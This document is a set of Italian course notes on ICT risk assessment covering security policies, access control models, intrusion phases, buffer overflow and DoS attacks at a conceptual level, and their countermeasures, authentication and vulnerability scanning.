

Mattia Prestifilippo Colombrino

ICT Risk Assessment

Uno **smart device** è un oggetto dotato di una CPU e di una connessione a internet. La maggior parte di questi dispositivi offre capacità di aggiornamento per migliorare le proprie funzionalità tramite remoto. Questo significa che un agente remoto può **aggiornare** il software su questi dispositivi intelligenti e **alterarne** il ruolo originale per compiere azioni malevoli.

In un sistema IoT, le operazioni modificano il mondo fisico, quindi con la crescita di questi dispositivi intelligenti, la sicurezza informatica sta diventando sempre più importante e complessa. In qualsiasi sistema ICT, ci sono regole, conosciute come politiche di sicurezza, che definiscono chi (utente o componente del sistema) può invocare operazioni, leggere e aggiornare i dati all'interno del sistema.

Def. Le **politiche di sicurezza** sono una serie di regole che mirano a garantire la confidenzialità, l'integrità e la disponibilità di un sistema

Def. Confidenzialità: Solo coloro che hanno il **diritto di leggere** un'informazione possono leggerla.

Def. Integrità: Solo coloro che possiedono il **diritto di aggiornare** un'informazione possono aggiornarla.

Def. Disponibilità: Il sistema deve garantire che un'operazione richiesta da un utente autorizzato venga **eseguita** entro un **tempo finito**.

La disponibilità aggiunge un vincolo temporale, che è legato alla quantità di risorse fisiche e logiche che una data implementazione ha a disposizione.

Proprietà di sicurezza derivate:

Def. Tracciabilità: Capacità di un sistema di **registrare tutte le operazioni** di un sistema al fine di **identificare chi ha eseguito** ciascuna azione.

Def. L'analisi forense informatica è il processo di raccolta e interpretazione di prove digitali per determinare la natura di azioni malevoli avvenute all'interno di un sistema, in modo da attribuire giuridicamente tali azioni malevoli a individui.

Def. Privacy/GDPR: Politica che regola come i **dati personali** degli utenti devono essere gestiti dal sistema.

1.2.1 Sicurezza e protezione

Def. Security: Protezione contro un **avversario intelligente** e malintenzionato.

Def. Safety: Protezione contro guasti ed **eventi naturali**.

Def. Robustezza: Capacità del sistema di **svolgere** correttamente le proprie funzioni nonostante abbia guasti o sia sotto attacco.

Def. Difetti: Errori o bug nel sistema che possono influenzarne il comportamento corretto, ma non necessariamente costituire una vulnerabilità sfruttabile.

Def. Vulnerabilità: Difetto in una parte del sistema o in una persona che consente a un agente malevolo di eseguire un attacco.

Le vulnerabilità che riducono la robustezza e, di conseguenza, la security o la safety.

1.2.2 Analisi delle risorse

Il primo passo per definire la politica di sicurezza è l'analisi delle risorse. **L'analisi delle risorse** consiste nello **scoprire** quali sono le **risorse ICT** utilizzate dal sistema che in caso vengano attaccate provocherebbero un **grave danno**.

L'analisi consiste nell'identificazione di quali sono le **risorse ICT critiche** per i processi di business fondamentali dell'organizzazione, valutando **l'impatto per l'organizzazione** se un processo di business viene interrotto a causa dell'attacco alla risorsa, se la risorsa deve essere ricostruita ex novo e se l'attaccante scopre le informazioni contenute nella risorsa.

Le risorse ICT utilizzate da un sistema in genere sono database, applicazioni che accedono ai database, tool, librerie, potenza di calcolo (RAM e CPU) e larghezza di banda di rete. In sistemi IoT, risorse fisiche controllate dal livello ICT.

La **scoperta delle risorse** in genere viene effettuata tramite un'applicazione che crea un inventario aggiornato contenente le informazioni su tutte le risorse hw e sw del sistema.

Per assegnare un valore ad una risorsa in genere viene utilizzata l'approssimazione tramite euristiche, tipo il costo di sostituzione o la perdita di denaro in caso di attacco.

1.2.4 Externalities

Un'**externality** è una conseguenza determinata da un servizio esterno al nostro sistema, che può essere positiva o negativa. Non essendo il risultato diretto di un'azione pianificata, l'externality è fuori dal controllo dell'entità che la subisce.

Ad esempio, se il proprietario di una rete che instrada la mia posta elettronica aumenta la larghezza di banda della rete, le mie comunicazioni saranno più veloci. Questo è un'externality positiva. Se il proprietario distrugge la rete, le mie comunicazioni saranno più lente. Questo è un'externality negativa.

1.2.5 Free riding

La security è un lavoro condiviso che dipende dallo sforzo di molti individui. Il **free riding** è il fenomeno in cui alcuni individui tendono a sottrarsi ai compiti di sicurezza. Possiamo classificare tre casi prototipici:

Total Effort: La sicurezza complessiva del sistema dipende dalla **somma** degli sforzi di tutti gli individui coinvolti. Non ci sono individui che beneficiano degli sforzi altrui senza contribuire, poiché tutti devono partecipare per garantire la sicurezza.

Weakest Link: L'**agente con il minor impegno** determina il livello di vulnerabilità dell'intero sistema.

Best Shot: La sicurezza complessiva dipende dall'agente che mette in campo il massimo sforzo. Gli altri partecipanti si comportano da **free riders**, beneficiando indirettamente degli sforzi dell'agente più impegnato senza contribuire in modo significativo.

Security policy

Def. Le politiche di sicurezza sono un insieme di regole che definiscono **chi può leggere e aggiornare** determinati dati all'interno del sistema. Sono adottate per minimizzare il rischio di attacchi e per definire gli obiettivi di sicurezza.

Una security policy determina i diritti degli utenti, i loro vincoli, come devono essere utilizzate legalmente le risorse e cosa succede quando viene rilevata una violazione della policy.

Un oggetto è una risorsa informatica (file, funzione, variabile, db o risorsa fisica/logica) su cui possono essere eseguite operazioni come lettura, scrittura o modifica.

Gli oggetti possono essere sia passivi (ricevono operazioni) che attivi (eseguono operazioni su altri oggetti).

Un **soggetto** è una qualsiasi entità (Utente/Processo) che può invocare delle operazioni su un oggetto.

2.1.2 Rights

Un **diritto** di un soggetto è un permesso di invocare un'operazione di un oggetto.

Diritto diretto: Un soggetto S **può leggere** un oggetto F; quindi, S detiene un **diritto di lettura** su F.

Diritto indiretto: Un soggetto S può leggere un oggetto F e **qualsiasi programma P** eseguito da S può leggere F; quindi P detiene un diritto di lettura su F.

2.1.4 Modular security policy

Una **security policy** è composta dalle seguenti policy.

Information Security Policy: È l'insieme di regole che stabilisce **come proteggere la riservatezza, l'integrità e la disponibilità delle informazioni**, definendo chi può **accedere ai dati**, come devono essere **trattati** e quali **misure adottare** per prevenire violazioni. Include la Access Control Policy.

Access Control Policy: È l'insieme di regole che definisce chi (soggetto) può accedere a quali risorse (oggetti) e quali operazioni può eseguire su di esse.

Acceptable Use Policy (AUP): Politica che definisce i vincoli che un dipendente che utilizza i beni dell'organizzazione deve accettare per accedere alla rete.

Change Management Policy: È l'insieme di regole che disciplinano come le modifiche a sistemi IT vengono eseguite, garantendo che avvengano in modo controllato per minimizzare rischi e impatti negativi.

Incident Response Policy: È l'insieme di regole che definisce come gestire gli eventi in cui le politiche di sicurezza vengono violate, in modo ridurre al minimo i danni.

Remote Access Policy: È l'insieme di regole che disciplina l'accesso remoto alle reti aziendali. Elenca le regole di connessione per i dispositivi BYOD.

Email/communication policy: Descrive come i dipendenti possono utilizzare i mezzi di comunicazione elettronici scelti dall'azienda, come email, blog, social media e chat.

Disaster Recovery Policy: È l'insieme di procedure progettate per garantire il ripristino rapido dei sistemi dopo un evento in cui parte del sistema viene distrutta (disastro). Include come devono essere effettuati i backup.

2.2 Information security policy

La **Information Security Policy** include la Access Control Policy, che determina quali utenti possono invocare operazioni sugli oggetti che manipolano le informazioni nel sistema ICT. Tutte le politiche derivano da due scelte ortogonali, Caso di default e Grado di libertà del proprietario della risorsa.

Default case for the policy

Default allow: La politica definisce le operazioni **proibite**; Tutto il resto è **consentito**.

Default deny: La politica definisce le operazioni **consentite**. Tutto il resto è **proibito**.

Grado di libertà del proprietario del sistema

Discretionary Access Control (DAC): In questo modello, ogni oggetto ha un proprietario e il proprietario decide i diritti di tutti gli altri utenti su quell'oggetto. Il proprietario **non ha vincoli** e può fare tutto ciò che desidera. I permessi di Linux sono un esempio di DAC.


Mandatory Access Control (MAC): Modello che partiziona sia i soggetti che gli oggetti in classi di sicurezza. Le classi sono partizionate per grado come pubblico, riservato, confidenziale, segreto e top secret, o per area geografica. Viene stabilito che un soggetto può ricevere il diritto di invocare un'operazione solo se le classi del soggetto e dell'oggetto soddisfano una condizione predefinita. Le regole di accesso sono **definite centralmente dal sistema**, senza possibilità di modifica da parte degli utenti o del proprietario delle risorse, che deve rispettare anche esso queste regole.

Ad esempio, un utente classificato come "riservato" potrebbe leggere oggetti classificati come "riservato" o inferiori, ma non quelli "confidenziali" o superiori.

Politiche MAC

Modello Bell-LaPadula

Il modello **Bell-LaPadula** è una politica MAC **No Write Down** che definisce file come oggetti e lettura/scrittura/aggiunta come operazioni disponibili su tali oggetti. La politica permette un soggetto di classe C di **leggere** qualsiasi file in una **classe inferiore** o uguale a C, nell'ordine parziale; **scrivere** qualsiasi file nella **stessa classe** C; **aggiungere** un record a un file in **classi superiori** a C; **concedere diritti** se il soggetto è il proprietario e i vincoli precedenti sono soddisfatti.



Modello Biba

Biba è un modello MAC "no write up", che stabilisce che un soggetto in classe C può scrivere qualsiasi file con una **classe inferiore** o uguale a C; può leggere qualsiasi file con una **classe superiore** o uguale a C.

Questo modello garantisce l'integrità, ma sacrifica la riservatezza: Un utente può conoscere ma non modificare informazioni di alto livello. Un esempio è conoscere ma non modificare parametri per controllare una centrale nucleare.

Watermark

Watermark è una politica MAC in cui il livello di un soggetto è variabile ma ha un massimo fissato. Durante una computazione il livello di un soggetto assume il livello del più alto tra i livelli oggetti su cui ha lavorato. Se in qualsiasi momento il soggetto scrive un'informazione, il livello di tale informazione è quello attuale del soggetto.

Il modo migliore per sfruttare questa politica è leggere/scrivere informazioni dai livelli più bassi ai più alti. Il livello aumenta man mano che il soggetto legge informazioni critiche, l'incremento del livello è monotono perché dopo un incremento non c'è modo di ridurlo.

Proprietà di Non Interferenza

La **Non Interference** è un modello in cui ad ogni oggetto e ad ogni soggetto è associata un'etichetta che definisce il livello corrispondente. Un'etichetta di un oggetto è aggiornata a runtime in base alle operazioni che sono state invocate e al livello del soggetto che invoca le operazioni. Un sistema **soddisfa** il principio di **non interferenza** se anche se un soggetto con un livello di sicurezza elevato interagisce con un oggetto, una volta **rimosso** dal sistema, le etichette degli oggetti **non vengono alterate** retroattivamente.

Modello Clark-Wilson

Modello che si basa su un insieme di **vincoli di consistenza**, che sono alcune sequenze di operazioni sugli oggetti che preservano tutti i vincoli di consistenza.

Se i soggetti invocano solo quelle sequenze, il sistema evolve solo attraverso stati che soddisfano i vincoli di consistenza. Inoltre, ogni transazione ben formata è atomica: o viene completata o viene annullata. Possiamo ottenere l'atomicità eseguendo il backup di ciascuno degli oggetti coinvolti e ripristinando le azioni con un rollback quando una transazione non può essere completata.

Modello "Chinese Wall"

Politica in cui gli oggetti sono partizionati in classi e non appena un soggetto invoca un'operazione su un oggetto, esso **non può invocare** operazioni su oggetti in classi **distinte** ma può invocare operazioni solo su oggetti della **stessa classe**.

Politica complessiva

Un sistema reale combina diverse delle politiche precedenti. Possiamo avere regole che definiscono quali oggetti possono essere letti e altre che vietano l'accesso ad altri oggetti. Politiche distinte possono essere applicate allo stesso oggetto/soggetto. Possiamo avere due livelli per lo stesso soggetto, ad esempio, possiamo avere un livello di riservatezza e uno di integrità.

I **Regolamenti sulla Privacy** sono un insieme di regole che si applicano ai sistemi che gestiscono dati personali. Gli obiettivi principali sono **minimizzare i dati memorizzati; prevenire fughe di dati e informare il proprietario** dei dati in caso di violazioni.

Trusted Computing Base


La **trusted computing base** (TCB) è l'insieme di **moduli** coinvolti nell'**implementazione** della **politica di sicurezza**. Questi moduli devono essere affidabili perché un sistema deve fidarsi di tutti i componenti della TCB. Il livello di sicurezza di un sistema aumenta con la riduzione della dimensione della TCB; inoltre, la correttezza di una piccola TCB può essere dimostrata utilizzando metodi formali, ottenendo un alto livello di affidabilità.

Controllo degli accessi

Il **controllo degli accessi** è l'implementazione della Information policy per ciascuna delle risorse del sistema. Una **Access Control Matrix** definisce i **soggetti come righe** e gli **oggetti come colonne**. L'intersezione **ACM[i,j]** rappresenta le **operazioni** che il soggetto *i* può eseguire sull'oggetto *j*.

		R
		rights
S		

La matrice può essere rappresentata in modi diversi. IL file system di Linux non memorizza una vera matrice, ma salva i diritti di ciascun file tramite dei flag rwx relativi ai diritti del proprietario, del gruppo associato al file e di tutti gli altri soggetti. Effettuare il raggruppamento dei soggetti riduce la dimensione della matrice.



Vulnerability, attack, intrusion

Def. Difetti: Errori o bug nel sistema che possono influenzarne il comportamento corretto, ma non necessariamente costituire una vulnerabilità sfruttabile.

Def. Vulnerabilità: Difetto in una parte del sistema o in una persona che consente a un agente malevolo di eseguire un attacco. Le vulnerabilità che riducono la robustezza e, di conseguenza, la security o la safety.

3.1.2 Attacco informatico

Un **attacco** è un'**azione** consentita dalla presenza di una vulnerabilità che può concedere al soggetto che la esegue alcuni diritti di accesso illegali, portando ad una violazione della politica di sicurezza.

Ad esempio, un attacco di **social engineering** sfrutta come vulnerabilità le persone per ottenere dati riservati, mentre la **reverse engineering** è un attacco che mira a scoprire informazioni sull'algoritmo eseguito da un modulo.

Un **threat Agent** è un'entità che sfrutta delle vulnerabilità per violare la sicurezza di un sistema.

I threat agent possono essere calamità **naturali** (terremoti) o **artificiali** (causati dall'uomo). Gli agenti artificiali possono essere casuali, ovvero soggetti che provocano violazioni tramite errori non intenzionali, o **maliziosi**, che eseguono azioni intenzionali con obiettivi specifici.

Un **agente di minaccia malizioso** di solito implementa un'**intrusione**, che è una **sequenza di attacchi** per controllare illegalmente parte di un sistema.

Un **exploit** è un **codice** progettato da un agente malizioso per **compromettere** un sistema **sfruttando** una vulnerabilità, al fine di **ottenere** accesso non autorizzato o **eseguire** codice malevolo.

Una volta che l'agente di minaccia controlla il sistema, può raccogliere informazioni per compromettere la **riservatezza**; aggiornare informazioni per compromettere l'**integrità**; impedire a qualcuno di accedere a una risorsa del sistema per compromettere la **disponibilità**.

Fasi di un'intrusione

Un'intrusione può essere logicamente suddivisa in alcune fasi:

1. Attaccante raccoglie informazioni iniziali sul sistema
2. Individuazione (scoperta) delle **vulnerabilità** del sistema per accesso iniziale
3. **Intrusione** = sequenza di azioni/attacchi
repeat
 1. raccolta informazioni su sistema
 2. Scoperta vulnerabilità nei componenti sistemi
 3. Costruzione Exploit
 4. Azione/Attacco ⇔ Esecuzione dell'exploit + Eventuali azioni umane
(attaccante può ripeterlo se non ha successo)*until raggiunto obiettivo*
4. Installazione di strumenti per il controllo (persistenza)
5. Cancellazione delle tracce dell'intrusione
6. Accesso, modifica, ..., ad un **sottoinsieme** delle informazioni del sistema o altri attacchi
 1. Information stealing = furto
 2. Cifra e chiedi riscatto

L'agente malizioso raccoglie informazioni sul sistema target, solitamente per scoprire vulnerabilità nel sistema.

L'Accesso iniziale è un insieme di tecniche che gli avversari possono utilizzare come vettori di accesso per guadagnare una posizione iniziale nell'ambiente.

L'Intrusione è una sequenza di azioni in cui l'agente raccoglie informazioni sul sistema, scopre un insieme di vulnerabilità presente nei componenti del sistema, costruisce un exploit, lo esegue e commette eventuali azioni umane se necessario. La sequenza di azioni dell'intrusione viene ripetuta finché l'agente non ottiene i **privilegi** necessari al suo obiettivo. Successivamente, l'agente installa degli strumenti per **rimanere** nel sistema, **rimuove ogni traccia** dell'intrusione e **esegue le azioni** obiettivo dell'attacco, come cancellazione, cifratura o furto dei dati.

Contromisure

Sicurezza incondizionata: Consideriamo qualsiasi vulnerabilità nel sistema come possibilmente sfruttabile dagli attaccanti, mirando ad eliminarle tutte.

Sicurezza condizionata: Si mira ad eliminare solo quelle vulnerabilità che una minaccia potrebbe realmente sfruttare per attaccare il sistema.

L'approccio moderno per affrontare il rischio consiste nell'analizzare le risorse, gli agenti maliziosi e le **vulnerabilità**. Si ipotizzano le azioni di un attaccante, così da emularle. Si valuta l'impatto del rischio sui processi di business e si effettua un'analisi del rischio, scegliendo se accettare il rischio, ridurlo tramite contromisure o trasferirlo.

Il rischio viene calcolato come il prodotto tra il **danno potenziale** derivante da un'intrusione riuscita e la **probabilità che l'intrusione avvenga**. Si valuta se il costo delle contromisure per mitigare il rischio è giustificato rispetto al rischio stesso.

Se il rischio è molto inferiore al costo delle contromisure, viene **accettato** senza modificare il sistema.

Se il rischio è **troppo alto**, può essere ridotto tramite contromisure per eliminare vulnerabilità o tecniche di sicurezza per ridurre il danno (crittografia).

Il rischio residuo può essere **trasferito**, ad esempio, attraverso l'acquisto di un'assicurazione.

Le **contromisure** sono azioni che si prendono per proteggere i sistemi dagli attacchi informatici. Le contromisure più utilizzate sono le seguenti.

Nuovi moduli: Aggiungere nuovi moduli per correggere le vulnerabilità.

Patching: Modificare il codice di un modulo per rimuovere una vulnerabilità.

Firewall: I firewall filtrano la comunicazione tra il sistema e il resto della rete, bloccando le interazioni indesiderate.

Protezione degli endpoint: Contromisure che si concentrano sulla protezione dei singoli moduli o dispositivi, utilizzando strumenti come antivirus e sistemi di rilevamento delle intrusioni.

Contromisura statica: Modifica permanente di un modulo per rimuovere una vulnerabilità;

Contromisura dinamica: Modifica del sistema solo quando è sotto attacco per fermare l'intrusione.

Per evitare intrusioni, le contromisure applicano una **modifica statica o dinamica** al sistema per rimuovere alcune vulnerabilità o prevenire che gli avversari le sfruttino. Se una vulnerabilità è **condivisa** tra più intrusioni, è possibile rimuovere una sola vulnerabilità (choke point) per fermare diverse intrusioni, quindi non è necessario rimuovere tutte le vulnerabilità per fermare tutte le intrusioni. L'obiettivo è l'eliminazione delle vulnerabilità sfruttabili, in modo da distruggere il **percorso di attacco** (attack chain), che è la sequenza di attacchi utili in un'intrusione.

Vulnerabilità

Una vulnerabilità può essere presente nei moduli in modo locale o strutturale. Una **vulnerabilità locale** è una vulnerabilità in un **singolo modulo**. Possiamo rimuovere la vulnerabilità aggiornandolo. Una **vulnerabilità strutturale** è una vulnerabilità che si presenta quando un sistema viene creato unendo **alcuni moduli** e non c'è un modulo che possa essere indicato come la sorgente.

Memory overflow

Un attacco di **buffer overflow** consiste nel **costruire una stringa** di input che include **istruzioni eseguibili**, di lunghezza tale da andare in **overflow**, e inserirla in input in un array in C. La stringa sovrascrive la memoria e in particolare l'indirizzo di ritorno della funzione in esecuzione, sostituendolo con un puntatore a del codice iniettato dall'attaccante, in modo da trasferire il controllo al codice malevolo.

L'indirizzo di ritorno LR nello stack può essere sovrascritto con i caratteri della stringa, causando un *segmentation fault*.

Se l'indirizzo di ritorno contiene un valore valido, non viene generata un'eccezione, e il processo continua eseguendo l'istruzione puntata da quel valore. Un attacco **buffer overflow** sfrutta questa situazione per sostituire **l'indirizzo di ritorno** della funzione con un puntatore a del codice iniettato dall'attaccante, che potrebbe essere inserito direttamente nello stack.

L'attaccante inserisce nel buffer una stringa che codifica un programma, distrugge il valore di ritorno della funzione e lo aggiorna all'indirizzo nello stack del codice del programma iniettato.

Questa vulnerabilità può essere sfruttata solo se la procedura attaccata viene eseguita in modalità root (come nel caso di alcune funzioni del sistema operativo).

Le vulnerabilità che portano a uno stack overflow derivano da mancanza di controllo sulla dimensione degli array, assenza di controlli sui tipi di dati che possono portare a scritture non sicure e manipolazioni dirette della memoria che sovrascrivono aree adiacenti dello stack.

Contromisure al buffer overflow

Le contromisure adottate per contrastare il buffer overflow sono la tipizzazione forte, il controllo delle lunghezze delle stringhe, l'inserimento di un canary nello stack, l'uso di memoria non eseguibile, controlli specifici nel compilatore e uso di **Address Space Layout Randomization**.

Inserimento di un "canary" nello stack: Il canary è un **valore speciale** inserito nello stack prima dei parametri di una funzione. Prima del ritorno dalla funzione, si verifica che il valore del canary non sia stato **modificato**. Se il canary è stato **alterato**, significa che un overflow ha probabilmente corrotto lo stack, segnalando un potenziale attacco. Poiché il valore del canary cambia a ogni esecuzione, un attaccante non può prevederne il valore e, quindi, non può evitarne la verifica. Ha un costo relativamente basso in termini di prestazioni perché si concentra su specifici punti critici.

Data Execution Prevention è un meccanismo che permette al SO di marcare un insieme di pagine di memoria (riservate ai dati) come non eseguibili, separando così dati e codice. Ha il costo più basso.

Controlli specifici nel compilatore: I compilatori possono eseguire controlli automatici su buffer e tipi.

Address Space Layout Randomization: Gli indirizzi iniziali dei segmenti di stack e heap del programma vengono randomizzati a ogni esecuzione del programma. Viene supportato dal MMU. L'attaccante non conosce gli indirizzi esatti di strutture dati importanti, quindi non

puo calcolare a quale indirizzo inizia il suo codice iniettato. L'attaccante deve calcolare il punto di partenza dei segmenti randomizzati, spesso attraverso tecniche come il brute-force. Ha un costo minimale.

Attacchi che aggirano la DEP

Gli attaccanti hanno sviluppato metodi per aggirare la memoria non eseguibile. La **Return oriented programming** è una tecnica in cui l'attaccante sfrutta l'overflow per modificare l'indirizzo di ritorno in modo da far eseguire al programma parti di codice esistente chiamato gadget, invece di codice iniettato.

La **Jump Oriented Programming** sfrutta l'overflow per modificare l'indirizzo di ritorno in modo da far eseguire sequenze di istruzioni del codice esistente che terminano con un'istruzione di salto verso il gadget successivo.

Contromisura al ROP e JOP

Una tecnica di mitigazione contro questi attacchi è l'uso di uno **stack ombra**. Lo stack ombra mantiene una copia degli **indirizzi di ritorno**. Quando il programma tenta di ritornare da una funzione, lo stack ombra verifica che l'indirizzo di ritorno nello stack principale sia corretto, confrontandolo con la copia nello stack ombra. Se i due indirizzi non coincidono, significa che lo stack principale è stato corrotto e viene generata un'eccezione, impedendo l'esecuzione del codice dannoso.

L'**Indirect Branch Tracking** è un meccanismo che inserisce controlli speciali per assicurarsi che il programma stia saltando solo a indirizzi legittimi. Gli attacchi che tentano di reindirizzare il flusso a codice non previsto vengono bloccati.

Vulnerabilità TCP/IP: Attacchi Ddos

TCP/IP è stato progettato con l'obiettivo di garantire la resilienza ad attacchi fisici alla rete, fornendo alta disponibilità. Tuttavia, non è stato previsto alcun meccanismo per controllare l'autenticità del mittente o sui campi dei pacchetti IP. Il modello di minaccia considerava solo attacchi fisici, non logici.

Sono stati creati controlli per verificare la disponibilità, come i messaggi **echo** tramite i quali un nodo può inviare un messaggio per verificare se un altro nodo (o un gruppo di nodi) è **raggiungibile**. Il ricevente risponde restituendo lo stesso messaggio.

Non c'è controllo sui campi di un pacchetto IP inviato, quindi i messaggi non sono autenticati.

Un possibile attacco di **Denial of Service (DoS)** per saturare le comunicazioni di un nodo può essere il seguente. Il nodo A invia un messaggio di echo a un indirizzo di broadcast raggruppante una rete di 1000 nodi, ma specifica come indirizzo mittente B. Tutti i nodi di broadcast rispondono con un pacchetto a B. B non può interagire con altri nodi perché le sue linee di comunicazione sono intasate dai messaggi di echo.

Le contromisure possibili sono l'autenticazione del mittente; Evitare l'uso di ECHO con indirizzi parziali; Limitare la quota di messaggi ECHO.

Def. DoS (Denial of Service): Un attacco che mira a rendere un sistema indisponibile sovraccaricandolo con richieste, impedendo agli utenti legittimi di accedere.

Def. DDoS (Distributed Denial of Service): Una variante del DoS in cui l'attacco è condotto da una rete distribuita di dispositivi compromessi (**botnet**), che inviano simultaneamente un grande volume di traffico per sovraccaricare il target.

Def. Slow DDoS: Variante dei tradizionali attacchi DDoS, in cui l'attaccante invia dati in

modo estremamente lento, mantenendo le connessioni aperte il più a lungo possibile. Il server, rimanendo in attesa di ricevere i dati completi, consuma risorse fino a esaurirle, impedendo l'accesso agli utenti legittimi. La lentezza di queste richieste è finalizzata ad eludere i sistemi di rilevamento.

Visione parziale della sicurezza

La sicurezza non riguarda solo la confidenzialità; il singolo problema della confidenzialità viene risolto tramite la crittografia, che utilizza un insieme di algoritmi per codificare le informazioni in modo che, anche se perse o rubate, non possano essere lette. La crittografia pone il problema della gestione delle chiavi, che è un problema molto più piccolo rispetto al raggiungimento della confidenzialità.

La soluzione di diversi problemi di sicurezza richiede l'utilizzo della tripla **<utente, risorsa, diritti di accesso sulla risorsa>**. Quindi il problema viene trasferito nell'identificazione dell'utente (autenticazione), identificazione della risorsa e analisi dei diritti di accesso.

Authentication

L'**autenticazione** è il processo che garantisce che un utente del sistema sia chi afferma di essere.

L'autenticazione **basata sulla conoscenza** si affida al fatto che gli utenti forniscano **informazioni personali** segrete, come **password** o domande personali.

L'autenticazione **basata sul possesso** si basa sul fatto che l'utente possieda un **dispositivo fisico** che può generare informazioni conosciute dal sistema, che l'utente inserirà al momento dell'autenticazione. Un esempio è l'invio di un codice al numero di telefono dell'utente, o l'uso di un badge.

L'autenticazione **basata sugli attributi** si basa su un **attributo biometrico** unico dell'utente, come un'impronta digitale, registrato nel sistema.

Per rafforzare l'autenticazione, molti sistemi ora utilizzano **l'autenticazione multifattoriale**, che combina i diversi approcci.

Attack infrastructure

Una **botnet** è una **rete di computer** infettati da malware e controllati da un singolo attaccante. Ogni computer infetto, chiamato “**bot**” lavora insieme agli altri all'interno della botnet per eseguire varie attività dannose.

Gli attaccanti seri non lanciano attacchi dai propri sistemi, solitamente costruiscono prima una botnet, e poi utilizzano questa botnet per attaccare altri sistemi.

Per sconfiggere gli attaccanti, è comune distruggere la botnet stessa con attacchi simultanei; questa tecnica è nota come **sicurezza offensiva**.

Le botnet sono controllate tramite sistemi C2 (command & control), che sono sistemi in grado di comunicare con i dispositivi infetti e controllarne molti contemporaneamente.

Discovering vulnerabilities

Classificazione delle vulnerabilità

Esistono diverse classificazioni delle vulnerabilità basate su proprietà differenti, ognuna con i suoi obiettivi specifici.

Classificazione in base a dove si trova la vulnerabilità

Vulnerabilità procedurale: La vulnerabilità risiede nelle **azioni** eseguite, che non sono **definite** in modo corretto. (es. Una password trasmessa in una lettera non sigillata è una vulnerabilità procedurale.)

Vulnerabilità organizzativa: Quando la vulnerabilità si trova nelle **persone** che eseguono le azioni (ben definite) in modo errato. (es. Un utente deve eseguire una sottoazione A, ma esegue una sottoazione B)

Vulnerabilità degli strumenti: Quando le azioni sono ben definite e correttamente eseguite, ma supportate da **strumenti inadeguati**. (es. Una password viene trasmessa utilizzando una mail che invia i dati in chiaro) All'interno della classe delle vulnerabilità degli strumenti, possiamo definire:→

Vulnerabilità di specifica: Uno strumento è più generale e quindi offre più funzionalità rispetto a quanto richiesto.

Vulnerabilità di implementazione: Un errore nel codice dello strumento.

Vulnerabilità strutturale: Comportamenti anomali che si verificano quando alcuni moduli vengono integrati in un unico sistema.

Ricerca di vulnerabilità

Quando si cerca di identificare vulnerabilità, è importante distinguere tra due tipi principali di vulnerabilità:

Vulnerabilità locale: Problemi che riguardano un modulo già in uso e richiedono accesso diretto per essere sfruttate.

Vulnerabilità emergente: Sono nuove vulnerabilità che si manifestano a causa di aggiornamenti recenti nel modulo e non sono ancora conosciute.

Un'altra distinzione importante riguarda i moduli su cui si fa la ricerca:

Moduli standard: Sono componenti comunemente utilizzati, come un sistema operativo (OS) o un server web. Questi sono diffusi e spesso soggetti a vulnerabilità note.

Moduli specializzati: Sono componenti personalizzati, che possono avere vulnerabilità più difficili da scoprire.

Nell'analisi iniziale, l'attenzione è rivolta alle vulnerabilità locali in moduli standard, lasciando altri casi per fasi successive.

Ciclo di vita di una vulnerabilità

Una vulnerabilità compare quando qualcuno commette un errore, e diventa nota quando **qualcuno la scopre**. Inoltre, diventa **pubblica** quando la sua esistenza viene rivelata e viene inserita in un **database pubblico**.

Quando la vulnerabilità diventa pubblica, inizia in parallelo la ricerca di una soluzione (Lato proprietario) e la ricerca di un exploit (Lato attaccante). Se quest'ultima attività vince, la

vulnerabilità diventa sfruttabile, e quando l'exploit viene utilizzato, la vulnerabilità diventa sfruttata.

La storia mostra che le vulnerabilità più pericolose sono quelle pubbliche sfruttate da un exploit, principalmente perché il patching non viene sempre eseguito in tempo.

Vulnerabilità pubblica: Una vulnerabilità presente in un database pubblico (decine di migliaia).

Vulnerabilità non pubblica: Una vulnerabilità che appare solo in alcuni database privati. Di solito, l'accesso al database è venduto da qualche azienda (centinaia).

Vulnerabilità Zero-day: Una vulnerabilità scoperta che non è presente nei database, che stati e organizzazioni possono utilizzare per un'intrusione (decine per ogni stato).

Analisi delle vulnerabilità

È una pratica comune per un attaccante sfruttare vulnerabilità note. Invece di cercare nuove vulnerabilità, l'attaccante identifica i moduli effettivamente installati e utilizza le vulnerabilità esistenti in questi moduli.

Gli **attaccanti** possono **ottenere informazioni** sulle vulnerabilità accedendo a **db pubblici** che raccolgono informazioni sulle vulnerabilità; accedendo a **db privati**, spesso a pagamento, che offrono informazioni più dettagliate; comprando vulnerabilità **su mercati neri**, dove tali informazioni sono vendute illegalmente.

Per il **proprietario** del sistema, il primo passo per scoprire le vulnerabilità è **conoscere i moduli che compongono** il sistema, creando un **inventario di tutti i moduli** del sistema, utilizzando opportuni tools.

Il secondo passo sarà l'implementazione dei Software Bill of Materials, che rappresenta un inventario arricchito, in cui ogni modulo sarà associato al fornitore e ai moduli che il fornitore ha utilizzato per costruire quel modulo.

Vulnerability Scanner

Un **vulnerability scanner** è uno strumento che offre sia al proprietario che a un attaccante la possibilità di **costruire un inventario** dei vari **moduli** del sistema e di **elencare le vulnerabilità** presenti in ciascun modulo.

FingerPrinting attivo

Uno **scanner di vulnerabilità attivo** è un tool che riceve in input un **intervallo di indirizzi IP** che si desidera controllare. Lo scanner **invia** pacchetti dati appositamente formulati e, in alcuni casi, malformati, a **porte specifiche** dei dispositivi associati agli indirizzi IP specificati. Quando il dispositivo riceve questi pacchetti, risponde in base a come è configurato e a quali servizi sono attivi. Lo scanner analizza le risposte per cercare segni distintivi che possono rivelare informazioni sul software in uso, in modo da identificare quali moduli sono in esecuzione su ciascun dispositivo.

Dopo aver identificato i moduli, lo scanner verifica la loro presenza in un db di vulnerabilità per trovare informazioni sulle debolezze associate a quei moduli, creando infine un report.

Vulnerability Scanner – Fingerprinting Passivo

Il **fingerprinting passivo** non interagisce attivamente con i moduli che si desidera identificare, ovvero non invia pacchetti ai moduli.

Il fingerprinting passivo è un tool che intercetta e analizza i pacchetti di dati scambiati tra i moduli nel sistema, deducendo l'identità del modulo dalle caratteristiche di alcuni campi dei pacchetti TCP ricevuti, come TTL Iniziale, Don't Fragment, Dimensione complessiva del pacchetto SYN e Dimensione della finestra TCP.

